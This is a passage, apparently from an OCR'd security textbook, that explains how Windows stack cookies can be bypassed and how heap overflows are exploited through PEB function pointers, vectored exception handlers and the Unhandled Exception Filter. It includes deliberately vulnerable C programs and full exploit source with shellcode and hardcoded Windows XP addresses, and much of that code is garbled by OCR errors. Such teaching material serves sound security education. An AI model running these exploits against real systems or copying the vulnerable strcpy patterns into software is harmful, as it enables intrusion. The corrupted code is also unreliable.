This program takes a URL and extracts the host name. The ReturnHost-FromUrl function has a stack-based buffer overflow vulnerability marked at NOTE 1. Leaving that for a moment, if we look at the function prototype we can see it takes two parameters—one a pointer to a pointer (char * *) and the other a pointer to the URL to crack. Marked at NOTE 2, we set the first parameter (the char * *) to be the pointer to the host name stored on the dynamic heap. Let's look at the assembly behind this.

```
004011BC mov     ecx,dword ptr [ebp+8]

004011BF mov     edx,dword ptr [ebp-8]

004011C2  mov      dword ptr [ecx],edx
```

At 0x004011BC the address of the pointer passed as the first parameter is moved into ECX. Next, the pointer to the hostname on the heap is moved into EDX. This is then moved into the address pointed to by ECX. Here's where one of our problems creeps in. If we overflow the stack-based buffer, overwrite the cookie, overwrite the saved base pointer then the saved return address, we begin to overwrite the parameters that were passed to the function. Figure 8.3 shows how this looks visually.



Figure 8.3. Before and after snapshots of the buffer

After the buffer has been overflowed, the attacker is in control of the para-meters that were passed to the function. Because of this, when the instructions at 0x004011BC perform the *buf = p; operation, we have the possibility of an arbitrary memory overwrite or the chance to cause an access violation. Looking at the latter of these two possibilities, if we overwrite the parameter at EBP + 8 with 0x41414141, then the process will try to write a pointer to this address. Because 0x41414141 is (not normally) initialized memory, then we access violate. This allows us to abuse the Structured Exception Handling mechanisms to bypass stack protection discussed earlier. But what if we don't want to cause the access violation? Because we're currently exploring other mechanisms for bypassing the stack protection, let's look at the arbitrary memory overwrite option.

Returning to the problems mentioned in the description of the cookie check-ing process, the first problem occurs when ar. authoritative version of the cookie is stored in the . data section of the image file. For a given version of the image file, the cookie can be found at a fixed location (this may be true even across different versions). If the location of p, which is a pointer to our host name on the heap, is predictable; that is, every time we run the program the address is the same, then we can overwrite the authoritative version of the cookie in the . data section with this address and use this same value when we overwrite the cookie stored on the stack. This way, when the cookie is checked, they are the same. As we pass the check, we get to control the path of execution and return to an address of our choosing as in a normal stack-based buffer overflow.

This is not the best option in this case, however. Why not? Well, we get the chance to overwrite something with the address of a buffer whose contents we control. We can stuff this buffer with our exploit code and overwrite a function pointer with the address of our buffer. In this way, when the function is called, it is our code that is executed. However, we fail the cookie check, which brings us to problem number two. Recall that if a security handler has been defined, it will be called in the event of a cookie check failure, which is perfect for us in this case. The function pointer for the security handler is also stored in the . data section, so we know where it will be, and we can overwrite this with a pointer to our buffer. In this way, when the cookie check fails, our "security handler" is executed and we gain control.

Let's illustrate another method. Recall that if the cookie check fails and no security handler has been defined, then the UnhandledExcept ionFilter is called after the actual handler is set to 0. So much code is executed in this func-tion that we have a great playground in which to do anything we want. For example, GetSystemDirectoryVJ is called from within the UnhandledEx-ceptionFilter function and then faultrep. dll is loaded from tliis direc-tory. In the case of a Unicode overflow, we could overwrite the pointer to the

system directory, which is stored in the. data section of kernel32 . dll with a pointer to our own "system" directory. This way our own version of fault-rep. dll is loaded instead of the real one. We simply export a ReportFault function, and it will be called.

Another interesting possibility (this is theoretical at the moment; we've not yet had enough time to prove it) is the idea of a nested secondary overflow. Most of the functions that UnhandledExceptionFilter calls are not pro-tected with cookies, Now, let's say one of these—the GetSystemDirectorW function will do—is vulnerable to a buffer overrun vulnerability: The system directory is never more than 260 bytes, and it's coming from a trusted source, so we don't need to worry about overruns in here. Let's use a fixed-sized buffer and copy data to it until we come across the null terminator. You get my drift. Now, under normal circumstances, this overflow could not be triggered, but if we overwrite the pointer to the system directory with a pointer to our buffer, then we could cause a secondary overflow in code that's not protected with a cookie. When we return, we do so to an address of our choosing, and we gain control. As it happens, GetSystemDirectory is not vulnerable in this way. However, there could be such a hidden vulnerability lurking within the code behind UnhandledExceptionFilter somewhere—we just haven't found it yet. Feel free to look yourself.

You could ask if this kind of scenario (that is, the situation in which we have an arbitrary memory overwrite before the cookie checking code is called) is likely. The answer is yes; it will happen quite often. Indeed the DCOM vulnera-bility discovered by The Last Stages of Delirium suffered from this kind of prob-lem. The vulnerable function took a type of wchar * * as one of its parameters. This happened just before the function returned the pointers that were set, allowing arbitrary memory to be overwritten. The only difficulty with using some of these techniques with this vulnerability is that to trigger the overflow, the input has to be a Unicode UNC path that starts with two backslashes. Assuming we overwrite the pointer to the security handler with a pointer to our buffer, the first thing that would execute when it is called would be:

```
pop esp
add byte ptr[eax+eax+n],bl
```

where n is the next byte. Since EAX+EAX+n is never writable, we access violate and lose the process. Because we're stuck with the \ \ at the beginning of the buffer, the above was not a viable exploit method. Had it not been for the dou-ble forwardslash (\\), any of the methods discussed here would have sufficed. In the end, we can see that many way exist to bypass the stack protection provided by Security Cookies and the .NET GS flag. We've looked at how Structured Exception Handling can be abused and also looked at how owning

parameters pushed onto the stack and passed to the vulnerable function can be employed. As time goes on, Microsoft will make changes to their protection mechanisms, making it even harder to successfully exploit stack-based buffer overflows. Whether the loop ever will be fully closed remains to be seen.

Heap-Based Buffer Overflows

Just as with stack-based buffer overflows, heap buffers can be overflowed with equally disastrous consequences. Before delving into the details of heap over-flows, let us discuss what a heap is. In simple terms, a heap is an area of mem-ory that a program can use for storage of dynamic data. Consider, for example, a Web server. Before the server is compiled into a binary, it has no idea what kind of requests its clients will make. Some requests will be 20 bytes long, whereas another request may be 20,000 bytes. The server needs to deal equally well with both situations. Rather than use a fixed-sized buffer on the stack to process requests, the server would use the heap. It requests that some space be allocated on the heap, which is used as a buffer to deal with the request. Using the heap helps memory management, making for a much more scalable piece of software.

The Process Heap

Every process running on Win32 has a default heap known as the process heap. Calling the C function GetProcessHeap () will return a handle to this process heap. A pointer to the process heap is also stored in the Process Envi-ronment Block (PEB). The following assembly code will return a pointer to the process heap in the EAX register:

```
mov eax, dword ptr fs:[0x30]
mov eax, dword ptr[eax+0xl8]
```

Many of the underlying functions of the Windows API that require a heap to do their processing use this default process heap.

Dynamic Heaps

Further into the default process heap, under Win32, a process can create as many dynamic heaps as it sees fit. These dynamic heaps are available globally within a process and are created with the HeapCreate () function.

Working with the Heap

Before a process can store anything on the heap it needs to allocate some space. This essentially means that the process wants to borrow a chunk of the heap in which to store things. An application will use the HeapAllocate () function to do this, passing such information as how much space on the heap the application needs. If all goes well, the heap manager allocates a block of memory from the heap and passes back to the caller a pointer to the chunk of memory it's just made available. Needless to say, the heap manager needs to keep a track of what it's already assigned; to do so, it uses a few heap management structures. These structures basically contain information about the size of the allocated blocks and a pair of pointers that point to another pointer that points to the next available block.

Incidentally, we mentioned that an application will use the HeapAl locate () function to request a chunk of the heap. There are other heap functions available, and they pretty much exist for backward compatibility. Winl6 had two heaps: It had a global heap that every process could access, and each process had its own local heap. Win32 still has such functions as LocalAl-loc () and GlobalAllocat(). However, Win32 has no such differentiation as did Winl6: On Win32 both of these functions allocate space from the process' default heap. Essentially these functions forward to HeapAllocate() in a fashion similar to:

```
h =HeapAllocate(GetProcessHeap() ,0,size);
```

Once a process has finished with the storage, it can free itself and be avail-able for use again. Freeing allocated memory is as easy as calling HeapFree— or the LocalFree or GlobalFree functions, provided you're freeing a block from the default process heap.

For a more detailed look at working with the heap, read the MSDN documentation at http://msdn.microsoft.com/library/clefault.asp?url=/library/en-us/memory/base/memory_management_reference.asp

How the Heap Works

An important point to note is that while the stack grows toward address 0x00000000, the heap does the opposite. This means that two calls toHeapAl locate will create the first block at a lower virtual address than thesecond. Consequently, any overflow of the first block will overflow into thesecond block.Every heap, whether the default process heap or a dynamic heap,starts with a structure that contains, among other data, an array of 128 LIST_ENTRYstructures that keeps track of free blocks—we'll call this array Freelists.

Each list_entry holds two pointers (as described in Winnt .h), and the beginning of this array can be found offset 0x178 bytes into the heap struc-ture. When a heap is first created, two pointers, which point to the first block of memory available for allocation, are set at FreeLists [0]. At the address that these pointers point to—the beginning of the first available block—are two pointers that point to FreeLists [0]. So, assuming we create a heap with a base address of 0x00350000, and the first available block has an address of 0x00350688, then:

- at address 0x00350178 (FreeList [0],Flink) is a pointer with a valueof 0x00350688 (First Free Block).
- at address 0x0035017C (FreeList [0] .Blink) is a pointer with a valueof 0x00350688 (First Free Block).
- at address 0x00350688 (First Free Block) is a pointer with a valueof 0x00350178 (FreeList [0]).
- at address 0x0035068C (First Free Block + 4) is a pointer with a value of 0x00350178 (FreeList [0]).

In the event of an allocation (by a call to RtlAllocateHeap asking for 260 bytes of memory, for example) the FreeList [0] . Flink and FreeList [0] .Blink pointers are updated to point to the next free block that will be allocated. Furthermore, the two pointers that point back to the FreeList array are moved to the end of the newly allocated block. With every allocation or free these pointers are updated, and in this fashion allo-cated blocks are tracked in a doubly linked list. When a heap-based buffer is overflowed into the heap control data, the updating of these pointers allows the arbitrary dword overwrite; an attacker has an opportunity to modify pro-gram-control data such as function pointers and thus gain control of the process's path of execution. The attacker will overwrite the program control data that is most likely to let him or her gain control of the application. For example, if the attacker overwrites a function pointer with a pointer to his or her buffer, but before the function pointer is accessed, an access violation occurs, and likely the attacker will fail to gain control. In such a case, the attacker would have been better off overwriting the pointer to the exception handler—thus when the access violation occurs, the attacker's code is executed instead.

Before getting to the details of exploiting heap-based overflows to run arbi-trary code, let's delve deeper into what the problem involves.

The following code is vulnerable to a heap overflow:

```
#include <stdio.h>
#include <windows.h>

DWORD MyExceptionHandler(void);
int  foo (char *buf);
```

```
int main(int argc, char *argv[])

  {
       HMODULE l;
       l  =   LoadLibrary("msvcrt.dll");
       l  =  LoadLibrary("netapi32.dll");
       printf("\n\nHeapoverflow program.\n");
       if(argc != 2)
                return printf("ARGS!”);
       foo(argv[l]);
       return 0;
  }

   DWORD MyExceptionHandler(void)

   {
       printf("In exception handler...");
       ExitProcess(l);
       return 0;
   }

   int foo(char *buf)

   {
       HLOCAL hi = 0, h2 = 0;
       HANDLE hp;

       _try{
            hp = HeapCreate(0,0x1000,0x10000);
             if(!hp)
                  return printf("Failed to create heap.\n");
           h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260) ;
           printf("HEAP: %.8X %.8X\n",hl,&hl) ;

           // Heap Overflow occurs here: strcpy{hl,buf) ;

           // This second call to HeapAlloc() is when we gain
control
           h2 = HeapAlloc(hp,HEAP_ZERO_KEMORY,260);
           printf ("hello") ;
      }
      _except(MyExceptionHandler())
      {
           printf ("oops. . . ") ;
      }
      return 0;
   }
```

NOTE For best results, compile with Microsoft's Visual C++ 6.0 from a command line: cl /TC heap.c.

The vulnerability in this code is the strcpy () call in the f oo () function. If the buf string is longer than 260 bytes (the size of the destination buffer) then the heap control structure is overwritten. This control structure has two point-ers that both point to the FreeLists array where we can find a pair of point-ers to the next free block. When freeing or allocating, the heap manager switches these around, moving one pointer into the second, and then the sec-ond pointer into the first.

By passing an overly long argument (for example, 300 bytes) to this pro-gram (which is then passed to function f oo where the overflow occurs), the code access violates at the following when the second call to HeapAlloc () is made:

```
77F6256F 89 01    mov       dword ptr [ecx],eax

77F62571 89 48 04 mov       dword ptr [eax+4],ecx
```

Although we're triggering this with a second call tc HeapAlloc, a call to HeapFree or HeapRealloc would elicit the same effect. If we look at the ECX and EAX registers, we can see that they both contain data from the string we have passed as an argument to the program. We've overwritten pointers in the heap-management structure, so when this is updated to reflect the change in the heap when the second call to HeapAlloc () is made, we end up com-pletely owning both registers. Now look at what the code does.

```
mov dword ptr  [ecx],eax
```

This means that the value in EAX should be moved into the address pointed to by ECX. As such, we can overwrite a full 32 bits anywhere in the virtual address space of the process (that's marked as writable) with any 32-bit value we want. We can exploit this by overwriting program control data. There is a caveat, however. Look at the next line of code.

```
mov dword ptr  [eax+4] , ecx
```

We have now flipped the instructions. Whatever the value is in the EAX reg-ister (used to overwrite the value pointed to by ECX in the first line) must also point to writable memory, because whatever is in ECX is now being written to the address pointed to by eax+4. If EAX does not point to writable memory, then an access violation will occur. This is not actually a bad thing and lends itself to one of the more common ways of exploiting heap overflows. Attackers will often overwrite the pointer to a handler in an exception registration struc-ture on the stack, or the Unhandled Exception Filter, with a pointer to a block of code that will get them back to their code if an exception is thrown. Lo and behold, if EAX points to non-writable memory, then we get an exception, and the arbitrary code executes. Even if EAX is writable, because EAX does not equal ECX, the low-level heap functions will more than likely go down some

error path and throw an exception anyway. So overwriting a pointer to an exception handler is probably the easiest way to go when exploiting heap-based overflows.

Exploiting Heap-Based Overflows

One of the curious things about many programmers is that, while they know overflowing stack-based buffers can be dangerous, they feel that heap-based buffers are safe; and so what if they get overflowed? The program crashes at worst. They don't realize that heap-based overflows are as dangerous as their stack-based counterparts, and they will quite happily use evil functions like strcpy () and strcat () on heap-based buffers. As discussed in the previous section, the best way to go when exploiting heap-based overflows to run arbitrary code is to work with exception handlers. Overwriting the pointer to the exception handler with frame-based exception handling when doing a heap overflow is a widely known technique; so too is the use of the Unhandled Exception Filter. Rather than discussing these in any depth (they are covered at the end of this section), we'll look at two new techniques.

Overwrite Pointer to RtlEnterCriticalSection in the PEB

We explained the PEB, describing its structure. There are a few important points to remember. We had a couple of function pointers, specifically to RtlEnter CriticalSection() and RtlLeaveCriticalSection () . In case you wondered, the RtlAccquirePebLock() and RtlReleasePebLock() functions exported by NTDLL. DLL reference them. These two functions are called from the execution path of ExitProcess (). As such, we can exploit the PEB to run arbitrary code—specifically when a process is exiting. Exception handlers often call Exi t Process, and if such an exception handler has been set up, then use it. With the heap overflow arbitrary dword overwrite, we can modify one of these pointers in the PEB. What makes this such an attractive proposition is that the location of the PEB is fixed across all versions of Windows NTx regardless of service pack or patch level, and therefore the locations of these pointers are fixed as well.

NOTE Windows 2003 Server does not use these pointers; see the discussion at the end of this section.

It's probably best to go for the pointer to RtlEnterCriticalSection (). This pointer can always be located at 0x7FFDF020. When exploiting the heap overflow, however, we'll be using address 0x7FFDF01C—this is because we

```
77F62571 89 48 04mov      dword ptr[eax+4],ecx
```

There's nothing tricky here; we overflow the buffer, do the arbitrary over-write, let the access violation occur, and then let the ExitProcess fun begin. Keep'a few things in mind, though. First, the primary action your arbitrary code should make is to set the pointer back again. The pointer may be used elsewhere, and therefore, you'll lose the process. You may also need to repair he heap, depending upon what your code does.

Repairing the heap is, of course, only useful if your code is still around when he process is exiting. As mentioned, your code may get dropped, which typi-cally happens with exception handlers that call ExitProcess (). You may also find the technique of using an access violation to execute your code useful when dealing with heap overflows in Web-based CGI executables.

The following code is a simple demonstration of using an access violation to execute hostile code in action It exploits the code presented earlier.

```
#include <stdio.h>

#include <wiudows.h>

unsigned int GetAddress(char *lib, char *func);

void fixupaddresses(char *tmp, unsigned int x) ;

int main()

{
   unsigned char buffer[300]="";
   unsigned char heap[8]="";
   unsigned char pebf[8]="";
   unsigned char shellcode[200]="" ;
   unsigned int address_of_system= 0;
   unsigned int address_of_RtlEnterCriticalSection = 0;
   unsigned char tmp[8]="";
   unsigned int cnt = 0;

   printf("Getting addresses...\n");
   address_of_system = GetAddress("msvcrt.dll","system");
   address_of_ RtlEnterCriticalSection=

GetAddress("ntdll.dll","RtlEnterCriticalSection");
   if (address_of_syscem == 0||
addresse_of_RtlEnterCriticalSection==0)
      return printf("Failed to get addressess\n");
    printf("Address of msvcrt.system\t\t\t=
 %.8X\n",address_of_system);
    printf("Address of ntdll.RtlEnterCriticalSection\t=

%.8X\n",address_of_RtlEnterCriticalSection) ;

Strcpy(buffer,"heap1")

    // Shellcode - repairs the PEB then calls system("calc");
strcat(buffr,"\"\x90\x90\x90\x90\x01\x90\x90\x6A\x30\x59\x64\x8B\x01\xB
```

```
    9" ) ;
          fixupaddresses(tmp,address_of_RtlEnterCriticalSection);
           strcat(buffer, tmp);
    strcat(buffer,"\x89\x48\x20\x33\xCO\x50\x68\x63\x61\x6C\x63\x54\x5B\x
    50\
    x53\xB9");
          fixupaddresses(tmp,address_of_system); strcat(buffer,tmp);
                      strcat(buffer,"\xFF\xDl");

          // Padding

          while(cnt < 58)

           {

                       Strcat(buffer,"DDDD");
          cnt ++;
          }

          //pointer to RtlEnterCriticalSection pointer -4 in PEB

          strcat(buffer,"\xlC\xF0\xFD\x7f");


          // Pointer to heap and thus shellcode
          Strcat(buffer,"\x88\x06\x35");
          // Pointer to heap and thus shellcode

          strcat(buffer, "\"") ;
       printf("\nExecuting heapl exe... calc should open.\n");
       System(buffer);
       return 0;
}
unsigned int GetAddress(char *lib, char *func)
 {
          HMODULE l=HULL;
          unsigned int x=0;
          l = LoadLibrary(lib);
          If (!l)
               return 0;
          x = GetProcAddress(l.func);
          if(!x)
               return 0;
       return x

}
void fixupaddresses(char *tmp, unsigned int x)
{
          unsigned int a = 0;
          a=x;
          a=a<<24;
          a=a>>24;
           tmp[0]=a;
          a=x;
          a=a>>8;
```

```
                a = a<<24;
                a = a>>24 ;
                tmp[l]=a;
                a =  a>>16;
                a = a<<24;
                 a = a>>24;
                tmp[2]=a;
                a =a>>24;
                 tmp [3 ] =a ;
        }
```

As noted, Windows 2003 Server does not use these pointers. In fact, the PEB on Windows 2003 Server sets these addresses to NULL. That said, a similar attack can still be launched. A call to ExitProcess () orUnhandledExcep-tionFilter ()calls many Ldr* functions, such as LdrUnloadDll (). A number of the Ldr* functions will call a function pointer if non-zero. These function pointers are usually set when the SHIM engine kicks in. For a normal process, these pointers are not set. By setting a pointer through exploiting the overflow, we can achieve the same effect.

Overwrite Pointer to First Vectored Handler at 77FC3210

Vectored exception handling was introduced with Windows XP. Unlike tradi-tional frame-based exception handling that stores exception registration struc-tures on the stack, vectored exception handling stores information about handlers on the heap. This information is stored in a structure very similar in nature to the exception registration structure.

```
        struct _VECTORED_EXCEPTION_NODE
        {
                dword  m_pNexCNode;
                dword  m  pPreviousNode;
                PVOID  m_pfnVectoredHandler;
        }
```

m_pNextNode points to the next _VECTORED_EXCEPTION_NODE struc-ture, m_pPreviousNode points to the previous _VECTORED_EXCEPTION_ NODE structure, and m_pfnVectoredHandler points to the address of the code that implements the handler. A pointer to the first vectored exception node that will be used in the event of an exception can be found at 0x77FC3210 (although this location may change over time as service packs modify the system). When exploiting a heap-based overflow, we can overwrite this pointer with a pointer to our own pseudo _VECTORED_EXCEPTION_ NODE structure. The advantage of this technique is that vectored exception handlers will be called before any frame-based handlers.

The following code (on Windows XP Service Pack 1) is responsible for dis-patching the handler in the event of an exception:

```
77F7F49E    mov       esi,dword ptr ds:[77FC3210h]
77F7F4A4    jmp       77F7F4B4
77F7F4A6    lea       eax,[ebp-8]
77F7F4A9    push      eax
77F7F4AA    call      dword per [esi+8]
77F7F4AD       cmp    eax,OFFh
77F7F4B0     je       77F7F4CC
77F7F4B2       mov    esi,dword ptr [esi]
77F7F4B4       cmp    esi,edi
77F7F4B6     jne      77F7F4A6
```

This code moves into the ESI register a pointer to the _VECTORED_ EXCEPTION_NODE structure of the first vectored handler to be called. It then calls the function pointed to by ESI + 8. When exploiting a heap overflow, we can gain control of the process by setting this pointer at 0x77FC3210 to be our own.

So how do we go about this? First, we need to find the pointer to our allo-cated heap block in memory. If the variable that holds this pointer is a local variable, it will exist in the current stack frame. Even if it's global, chances are it will still be on the stack somewhere, because it is pushed onto the stack as an argument to a function—even more likely if that function is HeapFree (). (The pointer to the block is pushed on as the third argument). Once we've located it (let's say at 0x0012FF50), we can then pretend that this is our m_pfnVectoredHandler making 0x0012FF48 the address of our pseudo _VECTORED_EXCEPTION_NODE structure. When we overflow the heap-management data, we'll thus supply 0x0012FF48 as one pointer and | 0x77FC320C as the other. This way when

```
77F625GF 89 01        mov      dword ptr [ecx],eax
77F62S71 89 48 04     mov      dword per [eax+4],ecx
```

executes, 0x77FC320C (EAX) is moved into 0x0012FF48 (ECX), and 0x0012FF4S (ECX) is moved into 0x77FC3210 (EAX+4). As a result, the pointer to the top level _VECTORED_EXCEPTION_NODE structure found at 0x77FC3210 is owned by us. This way, when an exception is raised, 0x0012FF48 moves into the ESI register (instruction at address 0x77F7F49E), and moments later, the function pointed toby ESI + 8 is called. This function is the address of our allocated buffer on the heap; when called, our code is executed. Sample code that will do all this is as follows:

```
#include <stdio.h>
 #include <windows.h>

unsigned int GetAddress(char *lib, char *func);
```

```
void fixupaddresses(char *tmp, unsigned int x);

int main()

{
      unsigned char buffer[300]="";
      unsigned char heap[8]="";
      unsigned char pebf[8]="";
      unsigned char shallcode[200]="";
      unsigned int address_of_system =0;
      unsigned char tmp[8]="";
      unsigned int cnt = 0;

      printf("Getting address of system...\n");

      address_of_system = GetAddress("msvcrt.dll","system");
      if(address_of_system == 0)

            return printf(“failed to get address.\n”);

       printf(“Address of msvcrt .system\t\t\t=

%. 8X\n". address_of_system) ;

      strcpy(buffer,"heapl ");

      while(cnt < 5)

       {
          streat(buffer,"\x90\x90\x90\x90");
          cnt ++;
       }

      // Shellcode to call system("calc");

strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B
\x50\x53\x89" } ;
      fixupaddresses (tmp, address_of_system) ;

      strcat(buffer,"\xFF\xD1");

      strcat(buffer,”\xFF\xD1”)

       cnt=0;

      while(cnt < 58)

      {
          strcat(buffer, "DDDD") ;
          cnt ++;

      }

      // Pointer to 0x77FC3210 - 4. 0x77FC32l0 holds
      // the pointer to the first _VECTORED_EXCEPTION_NODE
      //structure.
      strcat (buffer, "\x0C\x32\xFC\x77") ;

      // Pointer to our pseudo _VECTORED_EXCEPTION_NODE

       // struetur at address 0x0012FF48. This addrsss + 8

      // contains a pointer to our allocated buffer. This
```

```
// is what will be called when the vectored exception

// handling kicks in. Modify this according to where

 // it can be found on your system strcat(buffer,"\x48\xff\xl2\x00") ;

       printf{*\nExecuting heapl.exe... calc should open. \n"};

       system(buffer);

       return 0;

}

 unsigned int GetAddress(char *lib, char *func)

  {
          HMODULE l=NULL;
          unsigned int x=0;

          l = LoadLibrary(lib) ;
          if (!l)
               return 0;
          x = GetProcAddress(l, func);
          if(!x)
               return 0;
          return x;
 }

 void fixupaddresses(char *tmp, unsigned int x)

  {
          unsigned int a = 0;

          a = a « 24;
          a = a » 24;
           tmp[0]=a;
          a = a » 8;
          a = a « 24;
          a = a » 24 ;
           tmp[1]=a;

          a = a » 16;

           a = a « 24;

           a = a » 24;

           tmp [2] =a;

          a = a » 24;
          tmp[3]=a;
}
```

Overwrite Pointer to Unhandled Exception Filter

Halvar Flake first proposed the use of the Unhandled Exception Filter in .at the Blackhat Security Briefings in Amsterdam in 2001. When no handler can

dispatch with an exception, or if no handler has been specified, the Unhandled Exception Filter is the last-ditch handler to be executed. It's possible for an application to set this handler using the SetUnhandledExceptionFil-ter () function. The code behind this function is presented here:

```
77E7E5A5     mov eax,[77ED73B4]
```

As we can see, a pointer to the Unhandled Exception Filter is stored at 0x77ED73B4—on Windows XP Service Pack 1, at least. Other systems may or will have another address. Disassemble the SetUnhandledException Filter () function to find it on your system.

When an unhandled exception occurs, the system executes the following block of code:

```
77E93114              mov eax, [77ED73B4]
77E93119              cmp eax,esi
77E9311B              je 77E93132
77E9311D              push edi
77E9311E              call eax
```

The address of the Unhandled Exception Filter is moved into EAX and then called. The push edi instruction before the call pushes a pointer to an EXCEPT I ON_PO INTERS structure onto the stack. Keep this technique in mind, because we'll be using it later on.

When overflowing the heap, if the exception is not handled, we can exploit the Unhandled Exception Filter mechanism. To do so, we basically set our own Unhandled Exception Filter. We can either set it to a direct address that points into our buffer if its location is fairly predictable, or we can set it to an address that contains a block of code or a single instruction that will take us back to our buffer. Remember that EDI was pushed onto the stack before the filter is called? This is the pointer to the EXCEPTION_POINTER structure. 0x7 8 bytes past this pointer is an address right in the middle of our buffer, which is actu-ally a pointer to the end of our buffer just before the heap-management stuff. While this is not part of the EXCEPT I ON_PO INTER structure itself, we can bounce off EDI to get back to our code. All we need to find is an address in the process that executes the following instruction:

```
Call        dword  ptr[edi+0x7]
```

While this sounds like a pretty tall order, there are in fact several places where this instruction can be found—depending on what DLLs have been

loaded into the address space, of course, and what OS/patch level you're on. Here are some examples on Windows XP Service Pack 1.

```
call dword ptr[edi+0x74)      found at 0x71c3de66 [netapi32.dll]
call dword ptr[edi+0x74)      found at 0x77c3bbad [netapi32.dll]
call  dword  ptr [edi+0x74]   found at 0x77c41el5 [netapi32.dll]
call dword ptr[edi+0x74]      found at 0x77d92a34 [user32.dll]
call  dword ptr[edi+0x74]     found at 0x7805136d [rpcrt4.dll]
call dword ptr[edi+0x74]      found at 0x78051456 [rpcrt4.dll]
```

Note **On Windows 2000, both esi + 0x4c and ebp + 0x74 contain a pointer to our buffer.**

If we set the Unhandled Exception Filter to one of the addresses listed pre viously, then in the event of an unhandled exception occurring, this instructior will be executed, dropping us neatly back into our buffer. By the way, the Unhandled Exception Filter is called only if the process is not already being debugged. The sidebar covers how to fix this problem.

CSLLING THE UNHANDLED EXCEPTION FILTER WHILE DEBGGING

When an exception is thrown, it is caught by the system. Execution is immediately switched to KiUserExceptionDispatcherO in ntdll.dll. This function is responsible for dealing with exceptions as and when they occur. On XP, KiUserExceptionDispatcherO first calls any vectored handlers, then frame-based handlers, and finally the Unhandled Exception Filter. Windows 2000 is almost the same except that it has no vectored exception handling. One of the problems you may encounter when developing an exploit for a heap overflow is that if the vulnerable process is being debugged, then the Unhandled Exception Filter is never called—most annoying when you're trying to code an exploit that actually uses the Unhandled Exception Filter. A solution to this problem exists, however.

KiUserExcepttonDispatcher() calls the UnhandledExceptionFilter() function, which determines whether the process is being debugged and whether the Unhandled Exception Filter should actually be called. The UnhandledException Filer() function calls the NT/ZwQueryInformationProcess kernel function, which sets a variable on the stack to OxFFFFFFFF if the process is being debugged. Once NT/ZwQueryInformationProcess returns, a comparison is performed on this variable with a register that has been zeroed.If they match, the Unhandled Exception niter is called. If they are different the Unhandled Exception Filter Is not called. Therefore, if you want to debug a process and have the Unhandled Exception Filter called, then set a break point at the comparison. When the break point is reached, change the variable from OxFFFFFFFF to OxOOOOOOOO and tot the process continue. This way the Unhandled Exception Filterwill be called

The fallowing figure depicts the relevant code behind UnhandledExceptionFilter on Windows XP Service Pack 1. In this case, you would set a break point at address 0x77E93I0B and wait for the exception to occur and the function to be called. Once you reach the break point, set [EBP-20h] to 0x00000000. The Unhandled Exception Filter will now be called.

```
77E930F5  lea eax, [ebp-20h]
77E930F8  push eax
77E930F9  push 7
77E930FB  call 77E7E6B9

77E7E6B9  or  eax, 0FFh
77E7E6BC  ret

77E93100   push      eax
77E93101  calldword ptr ds:[77E61 0ACh]

77F76035   mov eax, 9Ah      Filter Is called.
77F7603A   mov edx. 7FFE0300h
77F7603F   call      edx

7FFE0300   mov edx. esp
7FFE0302  sysenter
7FFE0304   ret

77F76041   ret 14h

77E93107   test      eax, eax
77E93109   jl  77E93114
77E9310B   cmp dword ptr [ebp-20h], esi
77E9310E   jne 77E937D9
77E93114   mov eax, [77ED73B4]
77E93119   cmp eax, esi
77E9311B   je  77E93132
77E93110    push       edi
77E9311E   call      eax

77E937D9   mov eax, fs: [00000018]
77E937DF   mov eax, dword ptr [eax+30h]
77E937E2   test      byte ptr [eax+69h]
77E937E6   je  77E93510
```

If[EBP+20h] equals 0x0000 the currentvalue of ESI, t Unhandled Exception

SWITCH TO KERNEL-MODE

If ESI does not equal[EBP-20h] jmp to 0x77E937D9

UnhandledExceptionFilter on XP SP1

To demonstrate the use of the Unhandled Exception Filter with heap over-flow exploitation, we need to modify our vulnerable program to remove the exception handler. If the exception is handled, then we won't be doing any-thing with the Unhandled Exception Filter.

```
#include <stdio.h> #include <windows.h>
int foo(char *buf);
```

```
int main(int argc, char *argv[])

{

       HMODULE  1;
       1  =  LoadLibrary("msvcrt.dll");
       1 = LoadLibrary ("netapi32 .dll");
       printf ("\n\nHeapoverflow program.\n");
       if(argc != 2)
        return printf("ARGS!");
         foo(argv[1]);
         return 0;
}
  int foo(char *buf)

  {
       HLOCAL hi = 0, h2 = 0;
       HANDLE hp;

       hp = HeapCreate(O,0x1000,0x10000);

        if(!hp)
              return printf("Failed to create heap.\n");
       h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
       priritf ("HEAP: %.8X %.8X\n",hl,&h1);

  // Heap Overflow occurs here:
  strcpy(h1,buf);

   //We gain control of this second call to HeapAlloc

   h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
   printf("hello");

   return 0;}
```

The following sample code exploits this. We overwrite the heap manage-ment structure with a pair of pointers; one to the Unhandled Exception Filter at address 0x77ED73B4 and the other 0x77C3BBAD—an address in netapi32 .dll that has a call dword ptr[edi + 0x78] instruction. When the next call to HeapAlloc () occurs, we set our filter and wait for the excep-tion. Because it is unhandled, the filter is called, and we land back in our code Note the short jump we place in the buffer—this is where EDI + 0x7 8 points to so we need to jump over the heap-management stuff.

```
#include <stdio.h>

#include <windows.h>

  unsigned int GetAddress(char *lib, char *func);

  void fixupaddresses(char *tmp, unsigned int x);

  int main()
  {

    unsigned char but fer [1000] =" ";

    unsigned char  heap[8]=" ";

    unsigned char   pebf [8]=" ";
```

```
        unsigned char shellcode[200]="";
        unsigned int address_of_system =0;
        unsigned char tmp[8]="";
        unsigned int a = 0;
        int cnt =0;
        printf ( "Getting address  of  system. .. \n") ;
        address_of_system = GetAddress ("msvcrt .dll","system") ;
        if(address_of_system = =  0)
        return;
        printf ("Failed to get address.\n");
  printf("Address  of msvcrt.system\t\t\t= %.8X\n", address_of_system);
        strcpy(buffer,"heapl ") ;
         while(cnt   <   66)
        {
        strcat(buffer,"DDDD");
        cnt++
        }
// This is where EDI+0x74 points to so we
 // need to do a short Jmp forwards
strcat(buffer, "\xEB\xl4") ;
// some padding
